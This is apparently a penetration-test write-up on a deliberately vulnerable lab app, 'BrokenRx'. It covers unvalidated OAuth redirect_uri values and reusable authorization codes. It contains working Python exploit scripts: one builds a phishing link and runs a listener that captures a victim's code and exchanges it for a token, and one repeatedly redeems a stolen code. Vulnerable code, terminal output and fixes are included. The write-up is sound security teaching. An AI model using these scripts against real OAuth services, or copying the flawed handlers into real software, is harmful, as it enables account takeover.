Oauth PKCE Misuse Leading to Code Interception and Session Fixation

Overview

This report documents a **chain of vulnerabilities** in the OAuth 2.0 PKCE implementation of the BrokenRx application. The issues stem from **improper redirect URI handling** and **authorization code lifecycle mismanagement**, ultimately allowing **authorization code interception**, **code reuse**, and **persistent account takeover**.

The vulnerability chain consists of:

1. **Lack of redirect_uri validation**, leading to open redirect and authorization code leakage
2. **Authorization code reuse**, leading to session fixation and persistent access

When combined, these flaws allow an attacker to **fully compromise user or administrator accounts**.

Vulnerability 1: Lack of redirect_uri Validation

Description

- In the OAuth authorization flow, the authorization server accepts a user-supplied redirect_uri parameter without validating whether it belongs to the requesting OAuth client. Because of this, the authorization server redirects users to **attacker-controlled endpoints** while appending a valid authorization code, resulting in **authorization code leakage**.

Location in Code

- **File: BrokenRx/AuthServer/auth_app.py**

```python
@app.get("/authorize")
def authorize(request: Request):

    query_string = str(request.url.query)

    if "user_id" not in request.session:
        request.session["original_authorize_query"] = query_string
        return RedirectResponse("/login", status_code=302)


    user_id = request.session.get("user_id")

    params = request.query_params
    client_id = params.get("client_id")
    redirect_uri = params.get("redirect_uri")
    code_challenge = params.get("code_challenge")
    code = secrets.token_urlsafe(32)
    expires_at = int(time.time()) + 600

    if not client_id:
        raise HTTPException(status_code=400, detail="Invalid client")
    request.session["oauth_request"] = {
        "client_id": client_id,
        "redirect_uri": redirect_uri,
        "code_challenge": code_challenge,
    }

    with DatabaseHandler() as db:
        db.store_authorization_codes(code, user_id, client_id, redirect_uri, code_challenge, expires_at)

    redirect = f"{redirect_uri}?code={code}"

    return RedirectResponse(redirect, status_code=302)
```

- The redirect uri is directly assigned from the user controlled request parameter as shown on line 147 then directly added to the redirect link with the authorization code which is then, as shown on line 163, passed to the `**RedirectReseponse**` function directly. Ultimately resulting in leakage of the authorization token to the attacker controlled endpoint

Root Cause

- Missing validation of user-supplied input
- Failure to enforce client-bound redirect URI restrictions
- No comparison against authorized redirect URIs stored in the database

Proof Of Concept Explanation

- An attacker crafts a malicious link to the /authorize endpoint by replacing the redirect_uri with a uri controlled by the attacker.
    - N.B:- the attacker will have to initiate the oauth process and have access to a valid pkce code and code_verifier which are generated and stored on client side by default

- Attacker delivers the malicious link to the victim via a possible phishing email or website
- When the victim opens the malicious link, a request to the attacker controlled server is made with the authorization code of the victim which the attacker can redeem by making request to the /token endpoint with the authorization code of the victim and the already known code_verifier stored on the client side
- Changing the redirect uri on the request which is made to the /authorize endpoint will result in open redirect to the specified address with the authorization code included in the request

Exploit Script


- Initiation of the request and replacement of the redirect_uri by an attacker controlled server which is set in the REDIRECT_URI in the .env.exploit file

```python
print("[*] Starting BrokenRx OAuth Exploitation")
print("[*] PKCE Misuse > Code Interception > Session Fixation")
print()

def extract_request():

    login_request = requests.get(login_url, allow_redirects=0)

    query = login_request.headers["Location"]

    malicious_address = f"redirect_uri={REDIRECT_URI}"

    query_list = query.split("&")

    query_list[2] = malicious_address

    Redirected_link = "&".join(query_list)

    code_challenge = (query.split("&"))[3].split("=")[1]

    verifier = login_request.cookies.get("client_session").split(".")[0]

    while len(verifier) % 4:
        verifier = verifier + "="
    decoded = json.loads(base64.urlsafe_b64decode(verifier))

    pkce_verifier = decoded["pkce_verifier"]

    print(f"[+] PKCE Verifier     : {pkce_verifier}")
    print(f"[+] Code Challenge    : {code_challenge}")
    print()
    print("[+] Malicious URL to send victim:")
    print(Redirected_link)
    print()
    print("[*] Waiting for authorization code...")

    return(pkce_verifier)

callback_data = {}
callback_received = threading.Event()
```

- After callback received on the /callback endpoint of the attacker controlled server, it will automatically parse the response made and then make a request to the /token endpoint which retrieves the access code

```python
@app.route("/callback", methods=["GET", "POST"])
def callback():
    global callback_data

    callback_data = {
        "args": dict(request.args)
    }

    callback_received.set()
    return redirect(dashboard_url)

def exchange_token(code, pkce_verifier):

    data = {
        "grant_type": "authorization_code",
        "code": code,
        "redirect_uri": REDIRECT_URI,
        "client_id": CLIENT_ID,
        "code_verifier": pkce_verifier,
    }
    r = requests.post(TOKEN_URL, data=data)

    return r.json()

def start_server():
    app.run(host="0.0.0.0", port=8888, debug=False, use_reloader=False)

def run_poc():
    '''
    Parses the callback request made from the victim and requests access token from the /token endpoint
    '''
    pkce_verifier = extract_request()
    server_thread = threading.Thread(target=start_server, daemon=True)
    server_thread.start()
    print("Waiting for callback...")
    callback_received.wait()

    print("Callback received!")
    print("Args:", callback_data["args"])

    code = callback_data["args"].get("code")

    if not code:
        print("No code received")
        return

    token = exchange_token(code, pkce_verifier)
    print("Access token:", token)

run_poc()
```

- The access code received can be used used as a cookie to directly take over the victim’s account



Impact

- This vulnerability leaks the authorization code of the user which will lead to full account takeover of any user or admin account
- The full account takeover of a user account can lead to leakage of sensitive personal information of the user and depending on the service provided it can cause financial loss to the user and targeted blackmail of extortion attempts.
- If an admin account is taken over, it can cause business compromise and financial loss due to customer loss and loss of reputation.

Fix Recommendation


- To fix this vulnerability the redirect_uri supplied on the /authorize endpoint should be validated against an allowed redirect stored in the database which then either drops the request entirely or replaces it with authorized uri which effectively stops the attack as not callback will be made to the attacker.

```python
@app.get("/authorize")
def authorize(request: Request):

    query_string = str(request.url.query)

    if "user_id" not in request.session:
        request.session["original_authorize_query"] = query_string
        return RedirectResponse("/login", status_code=302)


    user_id = request.session.get("user_id")

    params = request.query_params
    client_id = params.get("client_id")
    redirect_uri = params.get("redirect_uri")
    code_challenge = params.get("code_challenge")
    code = secrets.token_urlsafe(32)
    expires_at = int(time.time()) + 600

    # FIX FOR REDIRECT
    '''
    # Fix No 1: not processing the request entirely
    if client[2] != redirect_uri:
        raise HTTPException(status_code=400, detail="Invalid Redirect URL"
        '''

    '''
    # Fix No 2: Replacing the redirect_uri using the whitelist database
    with DatabaseHandler() as db:
        client = db.oauth_client(client_id)
    redirect_uri = client[2]
    '''
    if not client_id:
        raise HTTPException(status_code=400, detail="Invalid client")
    request.session["oauth_request"] = {
        "client_id": client_id,
        "redirect_uri": redirect_uri,
        "code_challenge": code_challenge,
    }

    with DatabaseHandler() as db:
        db.store_authorization_codes(code, user_id, client_id, redirect_uri, code_challenge, expires_at)

    redirect = f"{redirect_uri}?code={code}"

    return RedirectResponse(redirect, status_code=302)
```

- Confirmation of the fix after the redirect URI validation

```
❯ python3 poc.py
[*] Starting BrokenRx OAuth Exploitation
[*] PKCE Misuse > Code Interception > Session Fixation

[+] PKCE Verifier     : ZML1GeMe0Jh2-oQssBrqQj2akpoYqJf2det0ljmxmIMhGhlJa8_R8TEF7LFulBzdFXLTYwTE0XRoGI3THtEy-A
[+] Code Challenge    : woYgsV-Tznr6PXHNYCQiEGBSObycGD7Ew7EREVTSgVs

[+] Malicious URL to send victim:
http://localhost:8000/authorize?response_type=code&client_id=BrokenRx_client&redirect_uri=http://localhost:8888/callback&code_challenge=woYgsV-Tznr6PXHNYCQiEGBSObycGD7Ew7
EREVTSgVs&code_challenge_method=S256

[*] Waiting for authorization code...
Waiting for callback...
 * Serving Flask app 'poc'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:8888
 * Running on http://192.168.100.25:8888
Press CTRL+C to quit
```

- Because of the redirect_uri validation implemented, the victim receives that the redirect_uri is not valid and no callback is made to the attacker effectively mitigating the attack



Vulnerability 2: Authorization Code Reuse and Session Fixation

Description

The authorization server allows **authorization codes to be reused indefinitely**.

Authorization codes are stored server-side and **never invalidated or deleted after successful redemption**, allowing attackers to exchange the same authorization code multiple times.

Location in Code

- **File:** BrokenRx/AuthServer/auth_app.py

```
180  @app.post("/token")
181  def token(
182      code = Form(...),
183      code_verifier = Form(None),
184      client_id = Form(...)
185      ):
186
187      with DatabaseHandler() as db:
188          auth_code = db.retrieve_authorization_code(code)
189
190      if not auth_code or auth_code == "Invalid Code":
191          raise HTTPException(status_code=400, detail="Invalid code")
192
193      if not verify_pkce(code_verifier or "", auth_code[4]):
194          raise HTTPException(status_code=400, detail="PKCE failed")
195
196      user_id=auth_code[1]
197
198      with DatabaseHandler() as db:
199          user = db.retrieve_user_by_id(user_id)
200
201      if not user:
202          raise HTTPException(status_code=400, detail="User not found")
203
204      role = user[3]
205
206      token = create_access_token(
207          user_id=user_id,
208          role=role,
209          client_id=client_id
210      )
211      return {
212          "access_token": token,
213          "token_type": "bearer"
214      }
```

- The request made to the endpoint /callback shows that all request made to the endpoint as long as it has a correct code and pkce_verifier is passed and an

authorization token is generated. Which is a significant flaw as the authorization code should be used only a single time per login and be destroyed immediately to avoid code reuse and persistent access.

Root Cause

- Authorization codes are not invalidated after use
- No single-use enforcement
- Missing lifecycle management of authorization credentials

Proof of Concept Explanation

- The initial process is the same as the above with the attacker sending a malicious link to the victim which redirects the authorization code to the attacker controlled server.
- After the code is received by the attacker, the attacker can make a request to the /token endpoint with the valid code and pkce_verifier.
- This will provide a functioning access code indefinitely which allows the user to have persistent access to the user account.

Exploitation Script

- The user initiates the request to the authorization endpoint and generate a malicious link with attacker controlled redirect_url and get access to the authorization code of the user
    - N.B. This is the same process as the above to get the authorization code
- After receiving the authorization code, the attacker can make unlimited number of requests to the /token endpoint and generate access_tokens and have persistent access

Exploit > manual.py > ...

```python
#!/usr/bin/python3
'''
Manual Exploitation of PKCE misuse
'''

import requests

def exchange_token(code, pkce_verifier):
    '''
    Function which receives Callback code and known PKCE verifier to generate
    access token
    '''

    data = {
        "grant_type": "authorization_code",
        "code": code,
        "redirect_uri": "http://localhost:5000/callback",
        "client_id": "BrokenRx_client",
        "code_verifier": pkce_verifier,
    }
    r = requests.post("http://localhost:8000/token", data=data)

    return r.json()

print("[*] Starting BrokenRx OAuth Exploitation - Code Reuse")
print("[*] PKCE Misuse > Code Interception > Session Fixation")
print()

code = input("Enter Callback Code Received:     ")
pkce_verifier = input("Enter PKCE Verifier:     ")
response = exchange_token(code, pkce_verifier)
print(response)
```

```
❯ python3 manual.py
[*] Starting BrokenRx OAuth Exploitation - Code Reuse
[*] PKCE Misuse > Code Interception > Session Fixation

Enter Callback Code Received:     jcMt0DlfgjAP4aSsEB0_6eMvVYVsKOV0R-LJel2xhs
Enter PKCE Verifier:     mPYVzRLOwV4qNqaXOVoutfVUq3-JLxoNf0UlAns3h9tr3BoeKJkPYBGg6qTLzDdS8LtP4ZiI_xAU9qP4DQwB6Q
{'access_token': 'eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJodHRwczovL2F1dGhzZXJ2ZXIuYnJva2VucnguG9jYWwiLCJhdWQiOiJCcm9rZW5SeC1hcGkiLCJzdWIiOiIxIiwicm9sZSI6ImFkbWluIiwiY2xpZW50X2lkIjoiQnJva2VuUnhfY2xpZW50Iiwic2NvcGUiOiJ1c2VyIiwiaWF0IjoxNzY2MjQ4MzQ3LCJleHAiOjE3NjYyNTE5NDcsImp0aSI6ImUwMGY4MjFjLWQzYjQtNDJjMi05ZGJjLWRkYmNmODgyNzIwMyJ9.lJWA1YAHcBSipXxcBzagcB0G_oS7koMh7Xivoj0M0or5M0jgJYh1C5BcvraoW6nB5g3Lotg3DG1lBr0mX9AXntpwDWIUR1_ZpqPYLuanhRpZQ9iBlK-xsw-ZFY05TqkHSCHaJpWAr5fYY6OPInqeE9Y5le3slGwFHGn1p04Nvdh2H5W474pEsy9XVtlB_2WvacNastfGeWi3VLULAvx-ZwtRAZWthnfZ52s0d1KQNTo0ncB7RkvUiSaGLx-WTj8vBVT64YyZ4kqwhJt01ruylex8s-xwrJAkKCRo6HrlJz5wEZ1t1xJyr4-OULD_-ykm2IiKRsf3yPK1kAGOFtkmvQ', 'token_type': 'bearer'}

❯ python3 manual.py
[*] Starting BrokenRx OAuth Exploitation - Code Reuse
[*] PKCE Misuse > Code Interception > Session Fixation

Enter Callback Code Received:     jcMt0DlfgjAP4aSsEB0_6eMvVYVsKOV0R-LJel2xhs
Enter PKCE Verifier:     mPYVzRLOwV4qNqaXOVoutfVUq3-JLxoNf0UlAns3h9tr3BoeKJkPYBGg6qTLzDdS8LtP4ZiI_xAU9qP4DQwB6Q
{'access_token': 'eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJodHRwczovL2F1dGhzZXJ2ZXIuYnJva2VucnguG9jYWwiLCJhdWQiOiJCcm9rZW5SeC1hcGkiLCJzdWIiOiIxIiwicm9sZSI6ImFkbWluIiwiY2xpZW50X2lkIjoiQnJva2VuUnhfY2xpZW50Iiwic2NvcGUiOiJ1c2VyIiwiaWF0IjoxNzY2MjQ4MzY1LCJleHAiOjE3NjYyNTE5NjUsImp0aSI6IjU1NzM3ODE5LWRlODQtNDg2Yi1hOWM1LTJhNzc4NzcxYmEzZiJ9.nOHCfxdIlm2ur1Jq6mWvXmRLVQI71VQcUcARyVMp__WxMTRu9ugXr6YeuouXgXApKW2_owqinRJi1WUnEai7XWNnu1XHbyEIaTF628XdD65rIdUXRscKw7iQdxUmPA6Ir5NDsjMuPHcX0UFfchTNUTOyotKShXnrX5g0H48cLa_DJIDpLxytelcUwgdXRDn0Qr40jCJsCeQ2mhiOM_mYwcTVg0LST8fC2hD5qvxRiauduZ1_pHanxYIvqlRD4I0sgJ6TiXsyaJcC5S6J8M6_oYasswTC-A6HIGEeLBk8mW2mowZW6L9uFdhpa-kQHJKmsitvdjfjYd_6j6-Q1LsyzQ', 'token_type': 'bearer'}
```

Impact

- This vulnerability provides an attacker a persistent access to the victim's account which will not be mitigated even if the user changes password or logs out effectively providing a fixed session and access which will ultimately result in sensitive personal data leak and admin access leading to financial loss and business compromise.

Fix Recommendation

- To fix this vulnerability, authorization tokens should be immediately destroyed from the server database effectively making them single use.

```python
@app.post("/token")
def token(
    code = Form(...),
    code_verifier = Form(None),
    client_id = Form(...)
    ):

    with DatabaseHandler() as db:
        auth_code = db.retrieve_authorization_code(code)

    if not auth_code or auth_code == "Invalid Code":
        raise HTTPException(status_code=400, detail="Invalid code")

    if not verify_pkce(code_verifier or "", auth_code[4]):
        raise HTTPException(status_code=400, detail="PKCE failed")

    # FIX FOR CODE REUSE
    '''
    # Removes the authorization code from the database once it has been retrieved preventing
    # future use and avoids the code reuse
    with DatabaseHandler() as db:
        db.remove_authorization_code(code)
    '''

    user_id=auth_code[1]

    with DatabaseHandler() as db:
        user = db.retrieve_user_by_id(user_id)

    if not user:
        raise HTTPException(status_code=400, detail="User not found")

    role = user[3]

    token = create_access_token(
        user_id=user_id,
        role=role,
        client_id=client_id
    )
    return {
        "access_token": token,
        "token_type": "bearer"
    }
```

```python
    def remove_authorization_code(self, code):
        '''
        Removes the authorization code immediately after use to prevent code reuse and make it single use
        '''
        try:
            self.cursor.execute(
                """
                DELETE FROM authorization_codes WHERE code=?
                """, (code,)
            )

            return True

        except Exception as e:
            self.conn.rollback()
            logger.error(f'Unable to Delete Authorization Code: {e}')
            return None

```

- Confirmation of the fix after making authorization codes single use, with the return of Invalid code after it has already been used once

```
❯ python3 manual.py
[*] Starting BrokenRx OAuth Exploitation - Code Reuse
[*] PKCE Misuse > Code Interception > Session Fixation

Enter Callback Code Received:     lAWWkLQN-N-xgHS6FfcF8AB93s4VAF5olEYt7GPri48
Enter PKCE Verifier:     Ks111uY6tX12YIW_UvMQuZprcX-oUJ42N5dwBp1Gv8JbfsA1XdTZIy2UqjXCXf1m276G-VfryyC_LOzl1Y2w4A
{'detail': 'Invalid code'}
```

Conclusion

The combination of **unvalidated redirect URIs** and **authorization code reuse** creates a critical OAuth security flaw. This BrokenRx web application developed shows this vulnerability effectively displaying:

- Authorization code interception
- Full account takeover
- Persistent unauthorized access

Applying strict redirect URI validation and enforcing single-use authorization codes fully resolves the vulnerabilities and aligns the implementation with OAuth 2.0 and PKCE security best practices.

Prepared by:

Bereket Bayou Tezera (MD, MPH, Certified Backend Developer, Penetration Tester)